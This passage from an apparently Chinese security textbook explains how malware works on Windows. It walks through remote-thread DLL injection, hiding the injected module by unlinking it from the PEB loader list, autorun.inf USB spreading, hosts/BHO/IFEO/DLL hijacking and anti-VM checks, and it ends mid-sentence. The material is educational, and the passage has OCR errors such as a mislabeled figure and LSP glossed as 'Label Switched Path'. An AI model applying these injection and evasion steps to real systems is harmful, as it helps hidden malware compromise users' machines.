该函数仅有一个参数lpFileName，若DLL文件和调用DLL的cpp原文件在同一目录下，则参数可以直接为“Dll名称.dll”；若不在同一个目录下，则需要写清楚要加载的DLL文件的路径。

```
FARPROC GetProcAddress(          //函数返回指定导出的DLL函数的地址
  HMODULE hModule,               //加载进内存的DLL句柄
  LPCWSTR lpProcName             //导出函数名
);
```

因为该函数导出的是地址信息，所以可以使用相关指针进行接收。

最后一个函数如下。

```
BOOL FreeLibrary(                    //释放加载的DLL（类似C/C++语言中malloc/new与
                                       free/delete的对应关系）
  HMODULE hLibModule                 //当前加载的DLL句柄
);
```

9.3.2 DLL注入

DLL注入又称远程线程注入。大多数木马病毒为了提高自身隐蔽性、目标程序的针对性、进程检测软件的躲避等能力，均采用这种方式。其中远程则是基于线程之间的，即通过在目标程序下创建线程来运行病毒功能。

先来了解DLL注入需要用到的函数，然后再通过其使用步骤来认识它。

```
HANDLE WINAPI OpenProcess(           //得到目标进程句柄
  DWORD dwDesiredAccess,             //权限设置
  BOOL bInheritHandle,               //句柄继承
  DWORD dwProcessId                  //目标PID（进程ID）
);
```

参数一dwDesiredAccess权限通常设置为PROCESS_ALL_ACCESS，即享有全部权限。参数二bInheritHamdle则设置为FALSE，即无句柄继承。参数三dwProcessId则为目标进程的PID。调用该函数得到句柄，这是假定为hPrcoess。

```
LPVOID VirtualAllocEx(               //为目标进程申请一段内存空间
  HANDLE hProcess,                   //目标进程句柄
  LPVOID lpAddress,                  //申请内存的起始地址
  DWORD dwSize,                      //内存大小,以字节为单位
  DWORD flAllocationType,            //内存类型
  DWORD flProtect                    //内存权限
);
```

参数一wProcess为OpenProcess得到的进程句柄。参数二lpAddress一般设置为NULL，也就是由系统决定申请内存的起始地址。参数三dwsize分配的大小应为页内存的整数倍。参数四flAllocation Type一般选择为MEM_COMMIT，为特定的页面区域分配内存中或磁盘的页面文件中的物理存储空间。参数五flProtecf为PAGE_READWRITE，即可以读写该区域。

```
BOOL WriteProcessMemory(                    //将信息写入内存
  HANDLE hProcess,                          //目标进程句柄
```



```
    LPVOID lpBaseAddress,              //目标进程内存空间的首地址
    LPVOID lpBuffer,                   //写入数据的缓冲区,包含写入内存的首地址
    DWORD nSize,                       //写入的字节数
    LPDWORD lpNumberOfBytesWritten     //实际写入的字节数
);
```

参数二lpBaseAddress即为VirtualAllocEx函数申请到的内存空间。为了下一步使用远程线程注入DLL，这步就应该将DLL文件的具体路径、文件名通过上述函数写入目标进程的内存空间，因此VirtualAllocEx的参数三dwSize以及本函数的参数四nSize则可以是包含DLL文件的具体路径的字符串长度。lpBuffer则设置为DLL文件的具体路径。

```
HANDLE CreateRemoteThreadEx(
    HANDLE hProcess,                                    //目标进程句柄
    LPSECURITY_ATTRIBUTES lpThreadAttributes,           //定义新线程的安全描述符
    SIZE_T dwStackSize,                                 //堆栈初始大小
    LPTHREAD_START_ROUTINE lpStartAddress,              //线程函数的起始地址
    LPVOID lpParameter,                                 //指针传参
    DWORD dwCreationFlags,                              //线程运行状态
    LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,       //新线程附加参数
    LPDWORD lpThreadId                                  //返回线程ID
);
```

参数二lpThreadAttributes、参数七lpAttributeList以及参数八lpThreadId通常设置为NULL，分别表示无安全描述符、无附加参数、无线程ID返回。参数三dwStackSize若设置为0，则将以默认大小运行程序。参数四lpStartAddress则设置为导出函数在目标程序内存中的地址，LoadLibrary函数位于Kernel32.dll中，几乎所有进程启动均会加载kernel32.dll模块，并且在任何进程中该函数地址相同，可以使用GetModuleHandle函数从Kernel32.dll中获得DLL句柄，然后放入GetProcAddress，进而获得类型为FARPROC的LoadLibrary函数加载的地址，随后转换其类型为LPTHREAD_START_ROUTINE即可。而用于传参的指针则是由VirtualAllocEx函数返回得到，即用于传递内存分配的信息。参数dwCreationFlags设置为0，表示线程被创建后立刻运行。

```
HMODULE GetModuleHandle(      //得到DLL文件模块句柄
LPCTSTR lpModuleName          //DLL模块名
  );

DWORD WaitForSingleObject(    //用于等待线程完成
  HANDLE hHandle,             //句柄对象
  DWORD dwMilliseconds        //等待线程时间间隔
```

```
    );
```

参数一hHamdle设置为由CreateRemoteThreadEx返回的线程句柄，而参数二dwMiUiseconcls则设置为INFINITE，意为无限等待。

```
    BOOL VirtualFreeEx(     //释放使用VirtualAllocEx分配的内存
        HANDLE hProcess,    //使用OpenProcess返回的目标进程句柄
        LPVOID lpAddress,   //指向VirtualAllocEx分配的内存地址
        DWORD dwSize,       //释放的区域大小,这里必须设置为0,与下一个参数对应
        DWORD dwFreeType    //自由操作类型,设置为MEM_RELEASE,指向由
                              VirtualAllocEx分配的区域
    );
```

DLL注入具体分为以下几个步骤。

（1）通过目标程序的PID（进程ID），使用OpenProcess函数得到进程句柄。

（2）使用VirtualAllocEx及得到的句柄，在目标进程下创建一段内存空间。

（3）使用WriteProcessMemory将DLL文件的路径信息写入内存。

（4）使用GetModuleHandle以及GetProcAddress得到LoadLibrary函数的地址（为了使用LoadLibrary加载恶意DLL文件，需要得到LoadLibrary函数在进程中的地址）。

（5）使用CreateRemoteThreadEx启动远程线程，加载恶意DLL文件。

（6）使用WaitForSingleObject等待线程运行完毕退出。

（7）使用VirtualFreeEx释放申请的内存。


（8）使用CloseHandle关闭句柄。

这样病毒代码就加载进了正常程序内，并且进程监视等软件无法检测到病毒运行的存在。当然，更加巧妙的隐藏自身的方式也可以将代码直接写入目标进程，那么下列步骤中的WriteProcessMemory就应将代码写入内存。随后利用步骤（4）得到代码内使用的API函数位于系统DLL文件在该进程内存空间的位置，那么此步骤应在目标进程空间内实现。为了便于得到写入代码的大小和地址，则往往将其封装入结构体，再使用sizeof（结构体）以及取地址符&（结构体）就可得到。

同时也可以通过“隐藏”DLL模块，进而隐藏DLL文件名称以及路径来躲避检测工具的扫描。这就需要知道DLL模块在内存中具体加载的位置，然后才能对其进行修改并隐藏。因为DLL被用于注入目标程序的内存空间，所以在PEB中就会保存该DLL模块的信息，那么所谓“隐藏”，也就是对PEB中DLL模块的信息进行修改。

首先来看一下32位系统下的TEB结构。在WinDbg中打开任意可执行程序，随后在0：000 >后输入!teb，显示结果如图9-75所示。

从图9-75中可以得出TEB及PEB的地址（TEB：7ffdf000h；PEB：7ffdb000h）。随后输入dt _teb 7ffdf000来查看TEB结构信息，如图9-76所示。



```
0:000> !teb
TEB at 7ffdf000
    ExceptionList:        0022fd0c
    StackBase:            00230000
    StackLimit:           0022e000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffdf000
    EnvironmentPointer:   00000000
    ClientId:             000005f0 . 00000c48
    RpcHandle:            00000000
    Tls Storage:          00000000
    PEB Address:          7ffdb000
    LastErrorValue:       0
    LastStatusValue:      0
    Count Owned Locks:    0
    HardErrorMode:        0
```

图9-75　TEB显示结果

```
0:000> dt _teb 7ffdf000
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : (null)
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : (null)
   +0x02c ThreadLocalStoragePointer : (null)
   +0x030 ProcessEnvironmentBlock : 0x7ffdb000 _PEB
   +0x034 LastErrorValue   : 0
   +0x038 CountOfOwnedCriticalSections : 0
   +0x03c CsrClientThread  : (null)
   +0x040 Win32ThreadInfo  : (null)
   +0x044 User32Reserved   : [26] 0
   +0x0ac UserReserved     : [5] 0
   +0x0c0 WOW32Reserved    : (null)
   +0x0c4 CurrentLocale    : 0x804
   +0x0c8 FpSoftwareStatusRegister : 0
   +0x0cc SystemReserved1  : [54] (null)
   +0x1a4 ExceptionCode    : 0n0
   +0x1a8 ActivationContextStack : _ACTIVATION_CONTEXT_STACK
   +0x1bc SpareBytes1      : [24]  ""
   +0x1d4 GdiTebBatch      : _GDI_TEB_BATCH
   +0x6b4 RealClientId     : _CLIENT_ID
```

图9-76　TEB结构

这里可以看出PEB结构位于TEB偏移0x30的地址上。而TEB结构的信息则存放于FS寄存器中，那么便可以通过汇编指令mov eax，fs：[0x30]来得到PEB的地址。

下面来查看PEB结构，输入dt _peb 7ffdb000得到PEB结构信息，如图9-77所示。

```
0:000> dt _peb 0x7ffdb000
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 SpareBool        : 0 ''
   +0x004 Mutant           : 0xffffffff Void
   +0x008 ImageBaseAddress : 0x00400000 Void
   +0x00c Ldr              : 0x00351ea0 _PEB_LDR_DATA
   +0x010 ProcessParameters : 0x00020000 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData    : (null)
   +0x018 ProcessHeap      : 0x00250000 Void
   +0x01c FastPebLock      : 0x7c99d600 _RTL_CRITICAL_SECTION
   +0x020 FastPebLockRoutine : 0x7c921000 Void
   +0x024 FastPebUnlockRoutine : 0x7c9210e0 Void
```

图9-77　PEB结构

其中有个重要的参数，相对PEB偏移地址为0x0c的Ldr结构，即struct _PEB_LDR_DATA *Ldr，其中Ldr为指向PEB_LDR_DATA结构的指针。

MSDN中PEB结构如下。

```
typedef struct _PEB
  {
    UCHAR InheritedAddressSpace;
    UCHAR ReadImageFileExecOptions;
    UCHAR BeingDebugged;
    UCHAR SpareBool;
    PVOID Mutant;
    PVOID ImageBaseAddress;
    PPEB_LDR_DATA Ldr;
 }PEB,*PPEB;
```

现在再使用WinDbg查看结构。输入dt _PEB_LDR_DATA 0x00351ea0查看_PEB_LDR_DATA结构（见图9-78）。

```
0:000> dt _PEB_LDR_DATA 0x00351ea0
ntdll!_PEB_LDR_DATA
   +0x000 Length           : 0x28
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x351ee0 - 0x3520d0 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x351ee8 - 0x3520d8 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x351f58 - 0x3520e0 ]
   +0x024 EntryInProgress  : (null)
```

图9-78　PEB_LDR_DATA结构

查阅MSDN。

```
typedef struct _PEB_LDR_DATA {
  ULONG Length;                                    //+0x00
  BOOLEAN Initialized;                             //+0x04
  PVOID SsHandle;                                  //+0x08
  LIST_ENTRY InLoadOrderModuleList;
               //+0x0c双向链表中包含进程中加载模块的节点
  LIST_ENTRY InMemoryOrderModuleList;              //+0x14
  LIST_ENTRY InInitializationOrderModuleList;      //+0x1c
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

这里的重点是参数三InMemoryOrderModuleList及参数四InLoadOrderModuleList，首先来看看它的类型_LIST_ENTRY。

```
typedef struct _LIST_ENTRY {
  struct _LIST_ENTRY *Flink;  //指向下一个链表节点的Blink指针
  struct _LIST_ENTRY *Blink;  //指向上一个链表节点的Flink指针
```



```
} LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER PRLIST_ENTRY;
```

该结构体包含两个指针，作为链接模块节点的工具，由此可以看出PEB中保存模板信息是以链表的形式构成的，并且参数中的每一项指向名为_LDR_DATA_TABLE_ENTRY的结构体：

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;                    //DLL模块地址
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;       //DLL路径名
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

很明显，该结构体存放了程序以及加载的DLL模块的地址DllBase和它们的路径信息，也就是UNICODE_STRING类型的参数FullDllName。

```
typedef struct _UNICODE_STRING {
  USHORT Length;              //长度
  USHORT MaximumLength;       //最大长度
  PWSTR  Buffer;              //缓冲区
} UNICODE_STRING;
```

隐藏DLL的方式就是：

（1）将保存注入的DLL文件模块的信息链进行脱链操作。

（2）（可选）将信息链中保存的DLL路径及文件名清除。

具体实现方法：

（1）定位到程序Ldr的地址，以Ldr→InLoadOrderModuleList.Flink作为遍历模块的入口点。

（2）遍历模块找到注入的DLL模块。

（3）对该模块进行断链，隐藏目标模块。

步骤一：通过使用如下汇编代码。

```
asm
{
        mov eax, fs:[0x30]          ;获得PEB地址
        mov eax, [eax + 0x0C]       ;获得Ldr地址
        mov pLdr, eax               ;将Ldr地址保存到PEB_LDR_DATA定义的pLdr中
}
```

当然也可以使用：

```
_asm
{
        mov eax, fs:[0x30]          ;获得PEB地址
        mov pPEB, eax               ;将PEB地址保存到PEB结构体定义的pPEB中
}
```

随后使用pPEB→Ldr→InLoadOrderModuleList.Flink得到链表的首地址。

步骤二：使用一个循环以pLdr→InLoadOrderModuleList.Flink作为链表头部开始遍历链表，通过判断DLL模块地址，找到注入DLL文件的链表所在节点。

步骤三：根据操作链表是指向所在节点的上下链表节点的Flink、Blink指针的指向进行修改，将其指向跳过注入DLL模块的节点，那么该节点就从链表中脱离出来，也就实现了隐藏DLL操作。如果需要更彻底可以使用memset等函数将内存中的FullDllName进行清零处理。

在此使用CONTAINING_RECORD函数来获得LDR_DATA_TABLE_ENTRY结构的地址。

注意：Flink指向的是LDR_DATA_TABLE_ENTRY结构中的InMemoryOrderLinks成员，因此要获得一个指向LDR_DATA_TABLE_ENTRY结构的指针，需使用CONTAINING_RECORD函数。

```
    PCHAR CONTAINING_RECORD(    ;返回结构体中包含该成员的结构体的地址
    PCHAR Address,              ;成员地址
    TYPE Type,                  ;结构类型
    PCHAR Field                 ;结构成员
);
```

在这里的用法就是 PLDR_DATA_TABLE_ENTRY pLdrDataEntry = CONTAINING_RECORD（pLdr→InLoadOrderModuleList.Flink，LDR_DATA_TABLE_ENTRY，InMemoryOrderLinks），就可使用pLdrDataEntry→FullDllName.Buffer得到DLL文件信息，最后使用memset进行清零。



而在64位系统中，使用WinDbg查看同一程序的情况则不同于32位系统，如图9-79、图9-80所示。

```
Wow64 TEB at 000000007efdb000
    ExceptionList:          000000007efdd000
    StackBase:              000000000008fd20
    StackLimit:             000000000008c000
    SubSystemTib:           0000000000000000
    FiberData:              0000000000001e00
    ArbitraryUserPointer:   0000000000000000
    Self:                   000000007efdb000
    EnvironmentPointer:     0000000000000000
    ClientId:               0000000000001864 . 0000000000001990
    RpcHandle:              0000000000000000
    Tls Storage:            0000000000000000
    PEB Address:            000000007efdf000
    LastErrorValue:         0
    LastStatusValue:        0
    Count Owned Locks:      0
    HardErrorMode:          0
```

图9-79　64位TEB结构

```
0:000> dt _teb 0x7efdb000
0:000> dt _teb 0x7efdb000
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x038 EnvironmentPointer : (null)
   +0x040 ClientId         : _CLIENT_ID
   +0x050 ActiveRpcHandle  : (null)
   +0x058 ThreadLocalStoragePointer : (null)
   +0x060 ProcessEnvironmentBlock : 0x00000000`7efdf000 _PEB
   +0x068 LastErrorValue    : 0
   +0x06c CountOfOwnedCriticalSections : 0
   +0x070 CsrClientThread  : (null)
   +0x078 Win32ThreadInfo  : (null)
   +0x080 User32Reserved   : [26] 0
   +0x0e8 UserReserved     : [5] 0
   +0x100 WOW32Reserved    : (null)
```

图9-80　32位TEB结构

PEB地址偏移并不是之前的0x30了，而是0x60，继续查看EB结构，如图9-81所示。

```
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 BitField         : 0 ''
   +0x003 ImageUsesLargePages : 0y0
   +0x003 IsProtectedProcess : 0y0
   +0x003 IsLegacyProcess  : 0y0
   +0x003 IsImageDynamicallyRelocated : 0y0
   +0x003 SkipPatchingUser32Forwarders : 0y0
   +0x003 SpareBits        : 0y000
   +0x008 Mutant           : 0xffffffff`ffffffff Void
   +0x010 ImageBaseAddress : 0x00000000`00400000 Void
   +0x018 Ldr              : 0x00000000`77d92640 _PEB_LDR_DATA
   +0x020 ProcessParameters : 0x00000000`00732340 _RTL_USER_PROCESS_PARAMETERS
```

图9-81　64位PEB结构

Ldr的偏移地址同样也发生了改变，偏移地址改为0x18。


那么对应的FS寄存器中的值也需要进行改变。接下来，介绍另一种方式即使用API函数进行获取PEB地址的操作。

```
WINAPI NtQueryInformationProcess(                  //检索指定进程的信息
       HANDLE ProcessHandle,                       //进程句柄
       PROCESSINFOCLASS ProcessInformationClass,   //检索信息类型
```

```
        PVOID ProcessInformation,                    //写入信息的缓冲区
        ULONG ProcessInformationLength,              //缓冲区大小
        PULONG ReturnLength                          //返回信息大小
);
```

参数一指定为目标进程句柄，参数二ProcessInformationClass可取下列值。

```
typedef enum _PROCESSINFOCLASS {
    ProcessBasicInformation,          //PEB结构信息
    ProcessDebugPort,                 //调试端口
    ProcessQuotaLimits,
    ProcessIoCounters,
    ProcessVmCounters,
    ProcessTimes,
    ProcessBasePriority,
    ProcessRaisePriority,
    ProcessDebugPort,                 //检索DWORD_PTR类型,调试程序的端口号
    ProcessExceptionPort,
    ProcessAccessToken,
    ProcessLdtInformation,
    ProcessLdtSize,
    ProcessDefaultHardErrorMode,
    ProcessIoPortHandlers,
    ProcessPooledUsageAndLimits,
    ProcessWorkingSetWatch,
    ProcessUserModeIOPL,
    ProcessEnableAlignmentFaultFixup,
    ProcessPriorityClass,
    ProcessWx86Information,
    ProcessHandleCount,
    ProcessAffinityMask,
    ProcessPriorityBoost,
    ProcessDeviceMap,
    ProcessSessionInformation,
    ProcessForegroundInformation,
    ProcessWow64Information, //程序运行的环境是否为64位系统
    ProcessImageFileName, //检索UNICODE_STRING类型,包含图像文件的名称
    ProcessLUIDDeviceMapsEnabled,
```



```
    ProcessBreakOnTermination, //检索ULONG类型,指示程序关键处
    ProcessDebugObjectHandle,
    ProcessDebugFlags,
    ProcessHandleTracing,
    ProcessIoPriority,
    ProcessExecuteFlags,
    ProcessTlsInformation,
    ProcessCookie,
    ProcessImageInformation,
    ProcessCycleTime,
    ProcessPagePriority,
    ProcessInstrumentationCallback,
    ProcessThreadStackAllocation,
    ProcessWorkingSetWatchEx,
    ProcessImageFileNameWin32,
    ProcessImageFileMapping,
    ProcessAffinityUpdateMode,
    ProcessMemoryAllocationMode,
    ProcessGroupInformation,
    ProcessTokenVirtualizationEnabled,
    ProcessConsoleHostProcess,
    ProcessWindowInformation,
    MaxProcessInfoClass
} PROCESSINFOCLASS;
```

这里，显然取ProcessBasicInformation，其中保存了PEB结构信息。

```
typedef struct _PROCESS_BASIC_INFORMATION {
  PVOID Reserved1;
  PPEB PebBaseAddress;
  PVOID Reserved2[2];
  ULONG_PTR UniqueProcessId;
  PVOID Reserved3;
} PROCESS_BASIC_INFORMATION;
```

该结构体的参数二即为PEB结构的基地址，也正是我们需要得到的信息。

函数中参数三ProcessInformation用来接收PEB信息的缓冲区（以PROCESS_BASIC_INFORMATION类型声明缓冲区接收信息），参数四ProcessInformationLength表示信息的

大小（sizeof即可）。该函数并未被微软公开，因此需要使用GetProcAddress和LoadLibrary从Ntdll.dll中获取该函数地址。调用该函数以后，便得到了PEB结构的地址。

9.3.3 autorun.inf——风靡一时

U盘病毒在2007年大规模爆发，并且危害很大。2011年，随着微软发布名为KB967940的补丁后，U盘病毒在XP系统下主动传播功能近乎失效，如今在Windows 7/8甚至10普及的今天，U盘病毒更是失去了效果，但其原理却是值得一探究竟的。

病毒主要利用了autorun.inf的特性——随U盘打开而自动运行的功能。以记事本的形式打开该文件，则文件如图9-82所示。

autorun.inf文件（见图9-83）格式一般如下：

```
[AutoRun]
open=打开的程序
```

该程序往往是隐藏在U盘中的病毒文件。下面的shell等同样也起到打开文件的作用。



图9-82　autorun.inf(1)




图9-83　autorun.inf(2)

就本例来说，内置该文件的U盘被双击打开以后，会自动运行coink.exe病毒。该病毒则会将自身复制进系统目录，然后添加到自启项，实现木马病毒等功能。该病毒通过监控USB接口信息，一旦检测到有U盘插入，则复制自身进入U盘并创建改写U盘的autorun.inf文件，然后通过隐藏自身来实现感染U盘的目的，进而继续进行传播。接下来具体认识它的这些功能是如何实现的。

病毒一般会创建三个文件，在系统根目录下和U盘中创建自身，即可执行病毒（exe、com等文件）；在U盘里创建或替换autorun.inf文件。

病毒检测U盘的手段并不神秘，不过是使用了GetDriveType函数而已。

```
UINT WINAPI GetDriveType(
    LPCTSTR lpRootPathName //盘符名称
);
```

参数显然为盘符的名称了，例如C:。函数的返回值若为DRIVE_REMOVABLE，则表示是移动存储设备，如U盘等；若为DRIVE_FIXED，则为固定硬盘；若为DRIVE_CDROM，则为光驱。然后将这个函数放入循环，每隔一段时间检测全部磁盘就实现了检测U盘的功能。

紧接着就是隐藏自身文件的功能，代码如下所示。



```
BOOL SetFileAttributes(
    LPCTSTR lpFileName,          //文件详细路径
   DWORD dwAttributes           //文件属性
);
```

文件路径也就是autorun.inf以及病毒程序的具体路径，文件属性则设置为FILE_ATTRIBUTE_HIDDEN，那么文件就被隐藏了。

9.3.4　劫持

本小节讲述的是病毒的各种劫持方式。

1. 浏览器劫持

（1）hosts劫持

hosts（见图9-84）文件路径一般为C：\Windows\System32\drivers\etc，可以用记事本打开，其作用是加快域名访问速度，也就是当用户输入某网址并访问时，若hosts中存有该网址与对应IP则会通过该IP解析并访问该网站。因此，病毒也会通过修改对应网站的IP，将用户输入的网址劫持至指定IP的网站，这是hosts劫持。

```
#46.61.155.222 google.com
#46.61.155.222 www.google.com
#46.61.155.222 m.google.com
#46.61.155.222 scholar.google.com
#46.61.155.222 translate.google.com
#46.61.155.222 books.google.com
#46.61.155.222 appengine.google.com
#46.61.155.222 maps.google.com
#46.61.155.222 news.google.com
#46.61.155.222 images.google.com
#46.61.155.222 finance.google.com
#46.61.155.222 history.google.com
#46.61.155.222 drive.google.com
#46.61.155.222 docs.google.com
#46.61.155.222 plus.google.com
#46.61.155.222 play.google.com
#46.61.155.222 calendar.google.com
```

图9-84　hosts文件

（2）BHO劫持

BHO（Browser Helper Object，浏览器辅助对象）是浏览器与程序员之间开放交互接口的业界标准。程序员通过这个接口可以编写代码控制浏览器的行为，别有用心的病毒编写者则会用此劫持浏览器，如篡改IE主页、弹广告等。

BHO在注册表中的位置是HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\，如图9-85所示。其下的项名即为对应的BHO。



图9-85　BHO注册表

在HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\下，可以找到BHO对应的注册项。其中CLSID属于GUID（Globally Unique Identifier），也称作UUID（Universally Unique Identifier），它是全局唯一标识符，作为COM类的标识符。

其中InprocServer32下键值数据所表示的是BHO加载的DLL文件（见图9-86）。病毒则会将自身添加进BHO且加载恶意DLL来劫持浏览器。

（3）LSP劫持

LSP（Label Switched Path，分层服务提供程序）全称是Winsock LSP，它是TCP/IP、UDP/IP等协议的接口。LSP劫持则是指劫持其发送消息的机制，比如在TCP协议下，病毒重写WSPConnect函数，拦截IP并且进行跳转；UDP协议下，其重写WSPSend函数，替换服务器主机名。




图9-86　加载DLL

2. 映像/镜像劫持

映像劫持（Image File Execution Options，IFEO）是早期病毒对付杀毒软件的一大手段，其实也只是使用完全权限，在注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\下新建一个Debugger项，项的名称为劫持的软件名称，如cmd.exe。随后将该项的键值改为一个不存在的文件，比如asdadasdasdasd.exe，如图9-87所示。





图9-87　IFEO

每当打开cmd.exe时，系统会先访问该注册表下的Debugger键值所指向的文件，即asdadasdasdasd.exe，而该文件不存在时cmd.exe自然就无法被打开，同理作用于杀毒软



件，这就是病毒对抗杀毒软件的原理。

3. DLL劫持

操作系统在加载DLL文件时，先会搜索程序所在的目录，若没有则会搜索系统目录。DLL劫持正是利用系统的这个机制，在程序目录下创建一个与系统DLL名称、导出函数相同（为了维持程序正常运行），但是内含病毒代码的DLL文件。当应用程序加载该DLL时，病毒代码也就神不知鬼不觉地运行了。

9.3.5　反虚拟机技术

鉴于许多安全人员通过虚拟机搭建蜜罐系统作为分析病毒的强有力手段，病毒往往在自身代码中植入检测虚拟机的代码。

1. 检测虚拟机的一般手段

检测虚拟机的一般手段主要是搜索相关VM虚拟机的字符串，如搜索虚拟机服务进程使用CreateToolhelp32Snapshot、Process32First、Process32Next三个函数遍历进程，来搜索虚拟机的相关进程。

```
HANDLE WINAPI CreateToolhelp32Snapshot(    //快照
  DWORD dwFlags,                           //快照内容类型
  DWORD th32ProcessID                      //进程ID
);
```

CreateToolhelp32Snapshot函数将对用户选择的类型进行快照，本例就是快速读取进程列表。参数一dwFlags有如下选择。

- TH32CS_INHERIT：快照句柄可以被继承。
- TH32CS_SNAPALL：所有的进程、线程、由th32ProcessID指定的进程模块。
- TH32CS_SNAPHEAPLIST：由th32ProcessID指定进程中的堆。
- TH32CS_SNAPMODULE：由th32ProcessID指定进程模块。
- TH32CS_SNAPMODULE32：由th32ProcessID指定64位程序进程中的32位进程模块。
- TH32CS_SNAPPROCESS：系统全部进程信息。
- TH32CS_SNAPTHREAD：系统全部线程信息。

本例选择TH32CS_SNAPPROCESS，而参数二则设置为0，表示无指定进程。

```
BOOL WINAPI Process32First(    //从快照中检索进程信息
  HANDLE hSnapshot,            //由CreateToolhelp32Snapshot函数返还的句柄
  LPPROCESSENTRY32 lppe        //指向PROCESSENTRY32结构体的指针
);
```

参数二指向了PROCESSENTRY32结构体。

```
BOOL WINAPI Process32Next(
  HANDLE hSnapshot,
  LPPROCESSENTRY32 lppe
);
typedef struct tagPROCESSENTRY32 {
  DWORD dwSize;//结构体大小,使用前必须使用sizeof(PROCESSENTRY32)进行设置
  DWORD cntUsage;              //进程引用计数,必须设置为1
  DWORD th32ProcessID;         //进程ID
  DWORD th32DefaultHeapID;     //进程堆ID
  DWORD th32ModuleID;          //进程模块ID,必须设置为0
  DWORD cntThreads;            //线程的数量
  DWORD th32ParentProcessID;   //父进程ID,必须设置为0
  LONG  pcPriClassBase;        //进程创建线程的优先级
  DWORD dwFlags;               //预留信息
  TCHAR szExeFile[MAX_PATH];   //以null结尾的字符串,包含该进程的可执行文件的文件名
  DWORD th32MemoryBase;        //可执行程序的加载地址
  DWORD th32AccessKey;         //控制进程地址空间可见度
  } PROCESSENTRY32;
```

检测虚拟机具体流程则为：

```
PROCESSENTRY32 pe32;
pe32.dwSize = sizeof(pe32);   //使用结构体保存进程信息
HANDLE hProcessSnap =CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
                              //创建快照
```

随后建立循环，在使用Process32First(hProcessSnap,&pe32)，Process32Next(hProcessSnap,&pe32)中间查找虚拟机进程，如使用strcmp(pe32.szExeFile,"VMwareUser.exe")语句。

2. 通过内存来检测虚拟机

虚拟机为避免与物理主机冲突，它在内存映射方面与物理主机存在差异，因此可以通过检测内存的方式来检测虚拟机，如检测IDT（Interrupt Descriptor Table，中断描述符表）的地址，其中VMware虚拟机中IDT地址为0xFF××××××，而物理主机中IDT地址不会高于0xD0××××××，因此可以通过执行SIDT指令检测IDTR（Interrupt Descripter Table Register，中断描述符表寄存器），IDTR用于存放IDT地址，然后判断返回LowIDTbase的第一个字节是否高于0XD0，以此来检测虚拟机环境。



```
typedef struct{
    WORD IDTLimit;      //IDT的大小
    WORD LowIDTbase;    //IDT的低位地址
    WORD HiIDTbase;     //IDT的高位地址
} IDTR;
```

同理可以检测LDT（Local Descriptor Table，本地描述符表）与GDT（Global Descriptor Table，全局描述符表），当LDT位于0x0000时，为物理主机；当GDT位于0xFF××××××时，为虚拟主机。

3. 其他方法

另外，还可以通过搜索“VMware”字符串来检测虚拟机的注册表项，进而检测虚拟机是否存在。此外也可以从物理硬件层面进行检测，如检测网卡的MAC地址、BIOS等。

9.3.6 反调试技术

病毒侦测虚拟机的同时，也存在被调试器分析的风险，因此病毒会在自身代码中实现反调试技术，常见的反调试技术有以下几种。

1. 查询PEB

```
BOOL IsDebuggerPresent (void)
                             //若程序处于调试环境，则返回TRUE，否则返回FALSE
BOOL CheckRemoteDebuggerPresent(
